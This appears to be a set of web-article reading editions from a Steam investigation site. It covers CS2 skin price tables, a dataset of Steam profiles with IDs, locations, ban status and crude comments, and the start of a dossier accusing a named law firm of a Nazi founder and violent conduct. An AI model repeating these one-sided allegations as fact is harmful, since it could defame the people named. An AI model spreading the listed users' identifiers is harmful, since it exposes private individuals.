★ Sport Gloves | Pandora's Box (Minimal Wear)	$5,520	$5,508	3	$4,998	absent	Skinport CSFloat Steam
★ Sport Gloves | Vice (Factory New)	$5,385	$5,158	2	$5,700	absent	Skinport CSFloat Steam
M4A4 | Howl (Minimal Wear)	$5,342	$4,989	19	$4,997	absent	Skinport CSFloat Steam
★ Sport Gloves | Hedge Maze (Field-Tested)	$5,334	$4,862	5	$3,724	absent	Skinport CSFloat Steam
StatTrak™ AK-47 | Vulcan (Factory New)	$5,275	$1,418	12	$1,280	absent	Skinport CSFloat Steam
AK-47 | Wild Lotus (Well-Worn)	$4,978	$4,978	1	$4,942	absent	Skinport CSFloat Steam
AWP | Dragon Lore (Well-Worn)	$4,931	$4,931	1	$5,445	absent	Skinport CSFloat Steam
AK-47 | Hydroponic (Factory New)	$4,802	$4,351	2	$3,648	absent	Skinport CSFloat Steam
★ Talon Knife | Case Hardened (Minimal Wear)	$4,588	$466	16	$442	$630	Skinport CSFloat Steam
AWP | Medusa (Factory New)	$4,484	$4,484	1	$4,171	absent	Skinport CSFloat Steam

Item	Highest sale	Median sale	Sales	Cheapest ask now	Steam	Check it
★ Specialist Gloves | Pillow Punchers (Factory New)	$4,359	$4,359	1	$4,302	absent	Skinport CSFloat Steam
★ Sport Gloves | Pandora's Box (Field-Tested)	$4,359	$3,666	11	$3,245	absent	Skinport CSFloat Steam
M4A4 | Howl (Field-Tested)	$4,289	$4,225	8	$4,022	absent	Skinport CSFloat Steam
AWP | Dragon Lore (Battle-Scarred)	$4,124	$4,124	1	$4,279	absent	Skinport CSFloat Steam

Same item, same 90 days, wildly different price

Restricted to items with a $100 median and at least five completed sales, because on a cheap skin one freak sale swamps the ratio. What is left is dominated by **Case Hardened** finishes, where the pattern decides the price and the marketplace files every pattern under one name — the same mechanism measured by float in section 05.

Item	High vs median	Highest sale	Median sale	Sales	Check it
★ Talon Knife | Case Hardened (Minimal Wear)	+884%	$4,588	$466	16	Skinport CSFloat Steam
Desert Eagle | Cobalt Disruption (Factory New)	+859%	$1,210	$126	115	Skinport CSFloat Steam
AWP | BOOM (Minimal Wear)	+814%	$1,232	$135	89	Skinport CSFloat Steam
AK-47 | Case Hardened (Well-Worn)	+769%	$1,720	$198	70	Skinport CSFloat Steam
AWP | Graphite (Factory New)	+761%	$1,469	$171	124	Skinport CSFloat Steam

Item	High vs median	Highest sale	Median sale	Sales	Check it
★ Talon Knife | Case Hardened (Field-Tested)	+509%	$2,437	$400	48	Skinport CSFloat Steam
★ Kukri Knife | Case Hardened (Minimal Wear)	+448%	$723	$132	69	Skinport CSFloat Steam
★ Kukri Knife | Case Hardened (Field-Tested)	+415%	$549	$106	128	Skinport CSFloat Steam
★ Ursus Knife | Case Hardened (Minimal Wear)	+371%	$597	$127	12	Skinport CSFloat Steam
AK-47 | Case Hardened (Field-Tested)	+369%	$1,037	$221	125	Skinport CSFloat Steam
AK-47 | Red Laminate (Minimal Wear)	+360%	$552	$120	18	Skinport CSFloat Steam
AWP | Asiimov (Field-Tested)	+351%	$528	$117	439	Skinport CSFloat Steam
AK-47 | Vulcan (Field-Tested)	+337%	$865	$198	241	Skinport CSFloat Steam
StatTrak™ AK-47 | Nightwish (Factory New)	+322%	$625	$148	31	Skinport CSFloat Steam
AWP | Lightning Strike (Factory New)	+319%	$2,065	$493	198	Skinport CSFloat Steam
StatTrak™ AWP | Redline (Minimal Wear)	+312%	$574	$139	24	Skinport CSFloat Steam
StatTrak™ AWP | Asiimov (Battle-Scarred)	+287%	$524	$135	37	Skinport CSFloat Steam
AK-47 | Redline (Minimal Wear)	+277%	$562	$149	112	Skinport CSFloat Steam
AWP | Crakow! (Factory New)	+275%	$379	$101	72	Skinport CSFloat Steam
StatTrak™ AK-47 | Vulcan (Factory New)	+272%	$5,275	$1,418	12	Skinport CSFloat Steam

This is a 90-day high, NOT an all-time high, and it covers ONE marketplace. No all-time figure is claimed anywhere in this dossier. An item with no Skinport sale in the window is absent from this exhibit entirely, which is why the set is smaller than the census.

Verification links are built from the catalogue's own platform identifiers. They point at each marketplace's page for the item so a reader can check the figure against the source rather than against us. Outbound links carry rel="nofollow": they are citations, not endorsements, and several of the destinations are marketplaces this investigation is critical of.

09 / provenance and limits

Where this came from and what it cannot show

Every figure on this page is recomputed from two snapshot files whose hashes are published alongside them. Nothing here is transcribed from another site’s article.

Source and access

cs2.sh API, GET /v1/prices/latest and GET /v1/schema, single snapshot, captured 2026-09-23T00:44:27.871388581Z, priced in USD.

The data was obtained under a paid commercial subscription held by the GDPR requester documented in the archive, under the provider’s own terms. **No marketplace was scraped and no credential of any marketplace was used.** The requester’s key is held outside this repository and appears in no file here.

How an item qualifies

Every base item with at least one live ask on BUFF, CSFloat, Skinport, YouPin or C5Game is placed in a price band by its CHEAPEST such ask, so the band never depends on Steam. "Steam coverage" is the share of the items in that band carrying any live Steam ask at the moment of capture. Pattern and phase variants are excluded from the ladder because Steam does not list them separately; including them would understate Steam. Renders are the catalogue images for the same items, stored locally.

Renders and image rights. Catalogue item renders are the provider's images served for the same market_hash_name as the price rows, stored locally for offline and IPFS display. The renders are not PhishDestroy's work: all item imagery, logos and screenshots remain the property of their respective owners (cs2.sh, CSFloat, Skinport, BUFF, YouPin, C5Game, Valve and others). They are reproduced solely for identification and public-interest reporting; no ownership or licence is claimed.

What we could not obtain

The subscription tier used serves current snapshots only. Historical and archive endpoints were not available, and **no historical series is claimed anywhere on this page** beyond the trailing-window sales Skinport publishes itself in section 06.

One snapshot, not a time series. Absence of a Steam listing at the moment of capture is not proof an item may never appear there; it is the measured state of the shelf at that moment, and for prices above the cap it is also what Valve's published rule requires: Valve's Community Market explicitly caps listings at $1,800 per item (with a maximum Steam Wallet balance of $2,000; see Steam Community Market FAQ archived 2026-09-21 ↗ and Steam Subscriber Agreement § 3.C archived 2026-09-24 ↗).

Grading

An item's price is always its cheapest live ask, so a high outlier can never inflate a total. Grading governs which rows may be quoted. Any quote more than three times the cheapest ask on the same item is set aside as not a live price. Grade A: three or more marketplaces still quote above the cap and their median sits within 25 per cent of the cheapest. Grade B: two marketplaces agree, or three agree less tightly. Grade C: a single shelf - an asking price, not a market price. Only grades A and B are quoted anywhere in this dossier.

Outlier rule: quote > 3.0x the cheapest ask on the same item.

Why the totals are a floor

For each marketplace the item's **lowest** ask is multiplied by the number of copies that shelf lists. Every other copy there is priced at or above that lowest ask, so the true posted value is higher by construction, not by estimate. It is not a sale, not a cash flow, and not a valuation of the CS2 economy.

Check it yourself

The derived datasets behind every chart on this page are published in full: the atlas dataset, the grading and artefact screen, the underlying census and the manifest with the SHA-256 of each raw snapshot.

A correction recorded in the open

An earlier draft of the companion register led with a Souvenir AK-47 | Point Disarray asked at $148,954 on one Chinese marketplace while Steam priced it at $119. That row is grade C: a single shelf, a single copy, and no second marketplace agreeing. It is an asking price, not a price, and it has been demoted here and on that page. The corroborated leader is Sticker | Titan (Holo) | Katowice 2014 at **$66,285**, quoted by 4 marketplaces within 5.2% of each other — and absent from Steam entirely.

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

Visual material linked separately

- visual catalogue: All 419 categories, with the object each price refers to

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129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
cd75dd6700f99689c09dd164977765731083f8aa3094db9e578b0bbd4e65c4f0
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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/skin_atlas
```

ENGLISH · 18 OCTOBER 2026

Follow the recorded connections

Interactive graph of developer networks and social overlaps across the Steam ecosystem: 3,435 nodes and 4,551 edges.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/social_graph
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 04 SECTIONS

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Explore one relationship at a time 3

Profiles in the captured dataset 3

Recorded friendship links 5

Recorded comment links 7

Edition, sources & verification 10

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

💡 Type a Steam profile name or ID. Hover nodes for details. Teal lines = Friendships. Amber dashed = Mutual Comments.

Follow the connections. Inspect each relationship.

Search a profile. Choose a relationship type. Follow its direct neighbours in the captured records. **Research tool:** edges represent public relationships, not proof of direct contact, private coordination or misconduct between any two nodes. A 3,435-node layout is best read with filters.

Explore one relationship at a time

💡 Click & drag nodes to reorganize the graph. Hover to view detailed profiles. Teal solid lines = Friendships, Amber dashed lines = Mutual Comments.

Profiles in the captured dataset

Full source table: download all 3,435 rows (CSV). The table below initially shows the first 25 rows; search and pagination cover the complete dataset.

Persona Name	SteamID64	Privacy	Status	Group Memberships	Frozen Inventory (USD)	Location
Mahatma Gandhi	76561198333721623	PUBLIC	Clean	SteamIDcouk	$0.00	PH
Galley//갤리🌠🌙	76561198043416832	PUBLIC	Clean	SteamIDcouk	$0.00	KP
$Schlächter	76561198860277343	PUBLIC	Clean	steambans	$0.00	Unknown
❄r3dsn0w000™❄ [Cristi]🎮	76561197986767957	PUBLIC	Clean	CommunityLegends	$0.00	RO
(2a03) Wolfy	76561197991671851	PUBLIC	Community	sr_public	$0.00	US
Zloy2288	76561198038578334	PUBLIC	Clean	steambans	$0.00	BY

Persona Name	SteamID64	Privacy	Status	Group Memberships	Frozen Inventory (USD)	Location
jessy	76561198039125237	PUBLIC	Community, VAC (1x)	CommunityLegends	$0.00	JP
JithraRufure	76561198071896910	PUBLIC	Clean	sr_public	$0.00	Unknown
| Níllerdínho |	76561198003487438	PUBLIC	Clean	SteamIDcouk	$0.00	DK
Jones is back	76561198023013026	PRIVATE	VAC (1x)	steambans	$0.00	Unknown
UNEX | ★✠☠ MoH3st ☠✠	76561198050763123	PUBLIC	Clean	steambans	$0.00	DE
Trojan	76561198048457084	PUBLIC	Clean	CommunityLegends	$0.00	DE
Mayu ❤	76561199377967696	PUBLIC	Clean	sr_public	$0.00	IS
big fucking idiot	76561198871206397	PUBLIC	VAC (1x)	steambans	$0.00	Unknown
SOFF Games	76561198227129276	PUBLIC	Clean	communitymoderators	$0.00	RU
Thijminecraft02	76561198253895669	PUBLIC	Clean	SteamIDcouk SArchive	$0.00	NL
Static-sama	76561198289329793	PUBLIC	Clean	steambans	$0.00	JP
Immortal Stargazer	765611981421 16760	PUBLIC	Clean	sr_public	$0.00	Unknown
Commander Keen	76561197987773287	PUBLIC	Clean	steambans	$0.00	BE
S1mX	76561199648509165	PUBLIC	Clean	sr_public	$0.00	Unknown
mixwell	76561199276547472	PUBLIC	Clean	sr_public	$0.00	JP
P90_GOD_YyEs™	76561198285821942	PUBLIC	Clean	steambans	$0.00	HK
hewwo?	76561199133807546	PUBLIC	VAC (1x)	steambans	$0.00	CH

Persona Name	SteamID64	Privacy	Status	Group Memberships	Frozen Inventory (USD)	Location
♕Kamikaze Atze♕	76561198002700103	PUBLIC	Clean	steambans	$0.00	DE
Pastica	76561198154655970	PUBLIC	Clean	SteamIDcouk	$0.00	DZ

Recorded friendship links

Full source table: download all 4,299 rows (CSV). The table below initially shows the first 25 rows; search and pagination cover the complete dataset.

User A	Direction	User B	Relation Type
Mahatma Gandhi 76561198333721623	↔	**Deskjet** 76561198272738437	Mutual Friends
Galley//갤리🌠🌙 76561198043416832	↔	**omega** 76561197960274529	One-way Friend
❄r3dsn0w000™❄ [Cristi]🎮 76561197986767957	↔	**Fisty** 76561198057301486	Mutual Friends
❄r3dsn0w000™❄ [Cristi]🎮 76561197986767957	↔	**Faalagorn** 76561198001116101	Mutual Friends
❄r3dsn0w000™❄ [Cristi]🎮 76561197986767957	↔	**MURK** 76561198036995672	One-way Friend
❄r3dsn0w000™❄ [Cristi]🎮 76561197986767957	↔	**ÅpøтнeтîcÅʟîeŋ ♕👽♕** 76561197984615267	Mutual Friends
❄r3dsn0w000™❄ [Cristi]🎮 76561197986767957	↔	**silatrak** 76561197999629462	Mutual Friends
❄r3dsn0w000™❄ [Cristi]🎮 76561197986767957	↔	**Black Blade** 76561198083368493	One-way Friend
❄r3dsn0w000™❄ [Cristi]🎮 76561197986767957	↔	**Avenger** 76561197978249317	One-way Friend

User A	Direction	User B	Relation Type
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**Remtar** 76561198124322650	Mutual Friends
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**Cato** 76561197961345984	Mutual Friends
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**✪ G ƛ M Ξ ®** 76561197994308495	Mutual Friends
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**clees42** 76561198030936806	Mutual Friends
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**𝓜ℰ𝓈𝒽 | AusLevels** 76561198108828539	Mutual Friends
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**SgtFopper™** 76561198002555892	Mutual Friends
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**❥Miss Bee** 76561198046958996	Mutual Friends
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**TesTy** 76561198032370068	Mutual Friends
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**skl_andrey** 76561198136881436	Mutual Friends
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**"Exekutor"** 76561198009583947	One-way Friend
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**Araripe** 76561198103754372	Mutual Friends
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**steve6678** 76561198053200093	Mutual Friends
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**trinner** 76561197970359081	Mutual Friends

User A	Direction	User B	Relation Type
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**Steph S.** 76561198025653291	One-way Friend
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**Kirito** 76561198154545657	Mutual Friends
❄r3dsn0w000™❄ [Cristi] 🎮 76561197986767957	↔	**Doc. todt** 76561197984492467	Mutual Friends

Recorded comment links

Full source table: download all 252 rows (CSV). The table below initially shows the first 25 rows; search and pagination cover the complete dataset.

Author	Direction	Target Profile	Date	Comment Text
Deskjet 765611982727384 37	→	**Mahatma Gandhi** 76561198333721623	16 September, 2021 @ 11:02:05 pm PDT	"***Now if I fuck this modelAnd she just bleached her assholeAnd I get bleach on my T-shirtI'mma feel like an asshole***" - Nelson Mandela
Galley//갤리🌠🌙 76561198043416832	→	**Galley//갤리🌠🌙** 76561198043416832	22 November, 2021 @ 4:10:28 pm PDT	https://anige.horigiri.net/?cat=22
Galley//갤리🌠🌙 76561198043416832	→	**Galley//갤리🌠🌙** 76561198043416832	18 November, 2021 @ 12:45:26 am PDT	https://gamerch.com/umamusume/entry/250411
Galley//갤리🌠🌙 76561198043416832	→	**Galley//갤리🌠🌙** 76561198043416832	8 August, 2021 @ 4:13:25 am PDT	https://modoocode.com/304
Galley//갤리🌠🌙 76561198043416832	→	**Galley//갤리🌠🌙** 76561198043416832	6 February, 2021 @ 3:35:05 pm PDT	▤ ∫⁀ - -ω)ﾉ ⁽⁀▓▓┘
Galley//갤리🌠🌙 76561198043416832	→	**Galley//갤리🌠🌙** 76561198043416832	11 December, 2019 @ 1:50:53 am PDT	https://blog.naver.com/aksenwlddj12/221369410039
Galley//갤리🌠🌙 76561198043416832	→	**Galley//갤리🌠🌙** 76561198043416832	2 October, 2019 @ 7:11:59 am PDT	Gαlleʏ‖갤리..🗑

Author	Direction	Target Profile	Date	Comment Text
Galley//갤리🌠🌙 76561198043416832	→	**Galley//갤리🌠🌙** 76561198043416832	9 April, 2019 @ 12:51:28 pm PDT	ExplosiveDamage(owner, from, maxrange, minrange, distmultiplier, dmgmultiplier, mindamage, typ, damagetype, ignore)
Galley//갤리🌠🌙 76561198043416832	→	**Galley//갤리🌠🌙** 76561198043416832	7 April, 2019 @ 12:22:47 pm PDT	info - sh_titles.lua
Galley//갤리🌠🌙 76561198043416832	→	**Galley//갤리🌠🌙** 76561198043416832	7 April, 2019 @ 12:21:46 pm PDT	local nibbas = 1344 init.lua
Galley//갤리🌠🌙 76561198043416832	→	**Galley//갤리🌠🌙** 76561198043416832	7 April, 2019 @ 11:31:58 am PDT	http://foreign.aladin.co.kr/shop/wproduct.aspx?ItemId=123955531&start=slayer
Galley//갤리🌠🌙 76561198043416832	→	**Galley//갤리🌠🌙** 76561198043416832	3 April, 2019 @ 1:26:41 am PDT	Gαlley
Lei 76561198982197954	→	**JithraRufure** 76561198071896910	29 December, 2024 @ 12:58:08 pm PDT	+rep he knows how 2 rush B ¯_(ツ)_/¯
mixwell 765611992765474 72	→	**mixwell** 765611992765474 72	2 September, 2026 @ 5:16:55 am PDT	lol
mixwell 765611992765474 72	→	**mixwell** 765611992765474 72	20 August, 2026 @ 6:11:03 am PDT	?
mixwell 765611992765474 72	→	**mixwell** 765611992765474 72	25 July, 2026 @ 7:20:05 am PDT	hahahahaha
mixwell 765611992765474 72	→	**mixwell** 765611992765474 72	30 June, 2026 @ 12:52:42 pm PDT	wow
mixwell 765611992765474 72	→	**mixwell** 765611992765474 72	30 June, 2026 @ 12:41:32 pm PDT	xD
valorant enjoyer 76561199112142402	→	**mixwell** 765611992765474 72	29 June, 2026 @ 10:26:30 pm PDT	oh no!!

Author	Direction	Target Profile	Date	Comment Text
mixwell 76561199276547472	→	**mixwell** 76561199276547472	29 June, 2026 @ 10:26:11 pm PDT	oh no!!
mixwell 76561199276547472	→	**mixwell** 76561199276547472	29 June, 2026 @ 10:22:22 pm PDT	omg !!! they know my secret, omg!!!
valorant enjoyer 76561199112142402	→	**mixwell** 76561199276547472	29 June, 2026 @ 10:21:39 pm PDT	+rep good ♥♥♥♥♥ player
mixwell 76561199276547472	→	**mixwell** 76561199276547472	29 June, 2026 @ 10:20:50 pm PDT	omg! u cant cheat on secure gaben servers, omg dont report me, they ban me for boosted omg
mixwell 76561199276547472	→	**mixwell** 76561199276547472	29 June, 2026 @ 8:37:11 pm PDT	xD
mixwell 76561199276547472	→	**mixwell** 76561199276547472	28 June, 2026 @ 1:58:14 pm PDT	wow

EDITION NOTES / TRACEABLE FILES

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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/social_graph
```

ENGLISH · 18 OCTOBER 2026

Rules versus responses

Static evidence archive mapping Steam support responses, account-compromise records and enforcement outcomes.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/steam_enforcement_evidence
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

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Public infrastructure. Recorded at scale. 4

Built from retained source files. 4

Edition, sources & verification 5

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Steam Enforcement Evidence — Support Records & Developer Network

> The rule. *The response.*

WHAT THIS SECTION PROVES
This evidence room places Valve's Subscriber Agreement beside public accounts of support and enforcement outcomes, plus retained network data covering 252 repositories and 3,320 GitHub profiles. It lets readers compare stated rules with what the cited sources report. These are not authenticated internal enforcement logs, and the collection does not establish uninterrupted bot activity, Valve's knowledge of individual operators or the absence of an appeal in every case.

> **18 October 2026 · scope clarification.** Public user accounts and repository records are distinguished here from internal enforcement evidence. The earlier overview stated broader conclusions than this collection could establish on its own.

← Back to Executive briefing
Read the written restriction. Open the recorded response. Compare what the source shows with what remains unanswered.

Support & appeals ↓Public infrastructure ↓

252repository records
3,320public profiles
4,214distinct profile–repository pairs
98,902profile pairs with shared repos

01 / Support, sanctions & restoration

Read the complaint. Keep the source attached.

Support replies & source register (9,051 rows) ↗Download selected records ↓
HFB / THE OUTSOURCING CASE**The acknowledged compromise.**
The reported dismissals.
Follow the reproduced support response and the source of the claim about contractor staff.

Open the case and its sources →

Below: five preserved **public Reddit posts** from the supplied support collection. Each record documents a reported interaction with Valve's support system — preserved with its original source link, capture position and complete text. These are victim accounts. The authenticated support logs that would confirm or contradict them are held by Valve and have not been disclosed.

02 / Steam development network

Public infrastructure. Recorded at scale.

Download all 252 records ↓

The supplied `output_steam_network` snapshot records repositories, public contributor/fork relationships and profile overlaps. These are published records — what was built, who contributed, what was forked. The paper trail of public capabilities is what Valve must account for.

252 records

Repository / description	Contributors	Forkers	Recorded profiles

Page 1

Snapshot: 17 September 2026, 11:19:11 as written in the source; timezone unspecified. Relationship collection is capped in the export (many categories stop at 40). Contributors and forkers sum to 4,554 role entries across 4,214 distinct profile–repository pairs; a profile can have both roles. Zero means no records captured in that category. Repository names may include aliases or case variants; totals retain the source's counting conventions.

Source provenance

Built from retained source files.

Support testimony
2323/reddit_scams_ultra/steam_support_tickets_MEGA.json · rows 45, 58, 107, 110, 294

Network snapshot
network-repositories.csv · raw_data.json · overlaps.csv · summary.txt (historical source paths retained in manifest)

The manifest records source paths, byte sizes, SHA-256 hashes and selected record positions. Raw captures remain separate from the investigation's interpretation.

Download source manifest ↓

EDITION NOTES / TRACEABLE FILES

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Published verification key · Verification instructions

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Signing-key fingerprint
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Source HTML SHA-256
73f695f25974833c2aa17972010e5ffba9148a68651346b2fda61430a4667859
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Source: https://phishdestroy.io/steam_dossier/steam_enforcement_evidence
```

ENGLISH · 18 OCTOBER 2026

Rainbow. Reichstag. Baton. — The Taylor Wessing Dossier

The Three Pillars of Taylor Wessing: Fake Inclusivity, a Nazi Founder, and Violence as a Modus Operandi

Prepared	18 October 2026
Attribution	Agent Ellis
Live article	phishdestroy.io/steam_dossier/taylor_wessing
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Read this first.

The dossier opens after you read and agree to the forensic and historical disclaimer below.

▼

Forensic & historical disclaimerRead before proceeding

⚖️ FORENSIC & HISTORICAL DISCLAIMER: READ BEFORE PROCEEDING

Content warning: explicit and discriminatory language

This dossier contains uncensored profanity, homophobic and nationality-based slurs, threats, and descriptions of Nazi persecution and violence. These appear in quoted case materials, screenshots and historical discussion. Please take this into account before proceeding.

1. Empirical Data vs. Legal Verdicts

The terms "fabrication," "forgery," and "cover-up" used in this dossier are strictly forensic and mathematical conclusions. They are derived from chronological impossibilities, Shannon entropy calculations, and Jaccard index metrics. We compute probabilities; we do not hand down legal sentences. The final determination of whether these forensic anomalies constitute intentional fraud, professional negligence, or criminal forgery under the law remains the exclusive jurisdiction of the regulatory bodies, bar associations, and courts to which these materials have been submitted.

2. The Historical Record and the "English Illusion"

The historical facts regarding the firm's origins presented here are based on currently available archival data and Wikipedia (which, at present, we accept as a baseline). However, there is a glaring, systemic omission: the main Wikipedia pages for Taylor Wessing artificially emphasize their "elite English roots" dating back to 1782, while almost completely erasing the true identity and actions of their German creator, Rüdiger Graf von der Goltz.

It is crucial to note that this "English heritage" is no longer relevant. The UK, Dubai, Netherlands, Ireland, and Belgium offices are officially splitting from the firm. What remains is exactly what this dossier exposes: the German core.

3. Academic Escalation

This dossier is just the foundation. We are currently finalizing **two formal academic papers** detailing these findings. Once they pass peer review and are published, we will officially assist the open-source community, Wikipedia editors, and international translators in permanently correcting the public record across all languages. The truth will be structured, cited, and inescapable.


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Your agreement is required to open this page.

Case materials · Taylor Wessing

RAINBOW. REICHSTAG. BATON.

The Three Pillars of Taylor Wessing: Fake Inclusivity, a Nazi Founder, and Violence as a Modus Operandi

04 documents / source record



Graf **von der Goltz**, Rüdiger, Dr. jur.; Rechtsanwalt und Notar, Preußischer Staatsrat; Berlin-Wannsee, Am Sandwerder 7. Wahlkr. 2 (Berlin West).

Geboren am 10. Juli 1894 in Charlottenburg; evangelisch. Humanistisches Gymnasium, Rechtsstudium in Genf, Tübingen und Berlin. Ursprünglich aktiver Offizier im Ersten Garde-Regiment zu Fuß. Berufswechsel infolge Kriegsverletzung. Referendar-Examen 26. August 1917, Assessor-Examen 27. Januar 1922. Rechtsanwalt in Stettin 1926 bis 1934. Frühjahr 1933 Präsident des Pommerschen Provinziallandtags. Mai 1933 bis April 1934 Treuhänder der Arbeit in Pommern. April 1934 bis Ende November 1934 Stellvertreter des Führers der Wirtschaft und kommissarischer Führer der Wirtschaft. Seitdem Rechtsanwalt und Notar in Berlin. Politische Prozesse vor Machtübernahme: Verteidigung in Femeprozessen, Altonaer Bombenprozeß, in anderen nationalsozialistischen Prozessen, insbesondere Verteidigungen von Dr. Goebbels im Jahre 1930. Veröffentlichung „Tribut-Justiz" Herbst 1932 im Brunnen-Verlag Berlin. — Mitglied des Reichstags seit der 3. Wahlperiode 1936.

Graf von der Goltz

Reichstags-Handbuch

1 June 2026 / the split

Taylor Wessing

Taylor left with its centuries of English history.

Wessing remains. Shall we talk?
The UK-led practice now operates as Winston Taylor. The German origins remain the subject of this dossier.

Official announcement ↗SEC filing · 2 June 2026 ↗

Compiled by**Agent Ellis**Agent protocol ↗

PhishDestroy — an independent digital forensics research group Case Files: VAL24.D1000 | AR-2025-BAN-FORENSICS | PD-VALVE-2026/01

PhishDestroy is independent of both parties. We are not Source 1. We do not take money from anyone, ever. **We publish under our own name and take responsibility for our analysis.**

We began examining this case in August. The documents led to three connected lines of inquiry: **the use of legal pressure against a data requester; the treatment of homophobic and nationality-based abuse in an official disclosure; and the Nazi record of the firm's German founder.** Each is set out below with the underlying records and sources. Professional reputation does not answer any of them.

OUR SCOPE. TWO ORGANIZATIONS. NO CAMPAIGN FOR AN UNBAN.

Valve**Platform conduct and the access response**
Taylor Wessing**Professional conduct and document processing**
Account reinstatement does not settle either line of inquiry.

We have deliberately separated Valve from Taylor Wessing. Taylor Wessing did not have to become the subject of this dossier. The material could have stayed on Medium. We were using AI and large-scale data analysis to examine the Steam case and the falsehoods documented in that investigation when our review began flagging **danger markers** in the documents and correspondence themselves. Some of it looked so implausible that we began asking whether the documents were fake. The documents are official. The signatures in those files are not fake.

Source 1's ban is not our objective

Source 1's ban is irrelevant to our objective. We are not determining his guilt or innocence and do not ask anyone to determine it on our behalf. An unban, a settlement or any other change to his account would not alter this investigation. Source 1 has no authority to terminate it.

We received official documents from him. Additional information may also have been supplied, but it is not the basis of this dossier. Our work does not depend on his interests or the recovery of his account. It concerns the handling of official documents, the statements made in them, the personal data they contain and the risks created by the process.

We will assess a court decision or a comparably rigorous mathematical demonstration or refutation. A demand to stop publication does not answer the evidence. The letters' claims about German courts are examined in When a paid representative speaks for the court.

Why the lawyers' letters matter to the Valve investigation

The letters contain admissions and contradictions relevant to the neighbouring investigation into Valve, signed in the course of the lawyers' professional work.

Our concern also recalls the old Steam terms provision, since removed, concerning permanent account termination when a user sought legal assistance. In this case we identify another contradiction: the lawyers' account places an alleged transfer or sale first in May and then in July. Yet the incomplete access log supplied in response to the GDPR request does not record the account access that would substantiate that story. This is one of the discrepancies we ask the responsible authorities to examine against the full records.

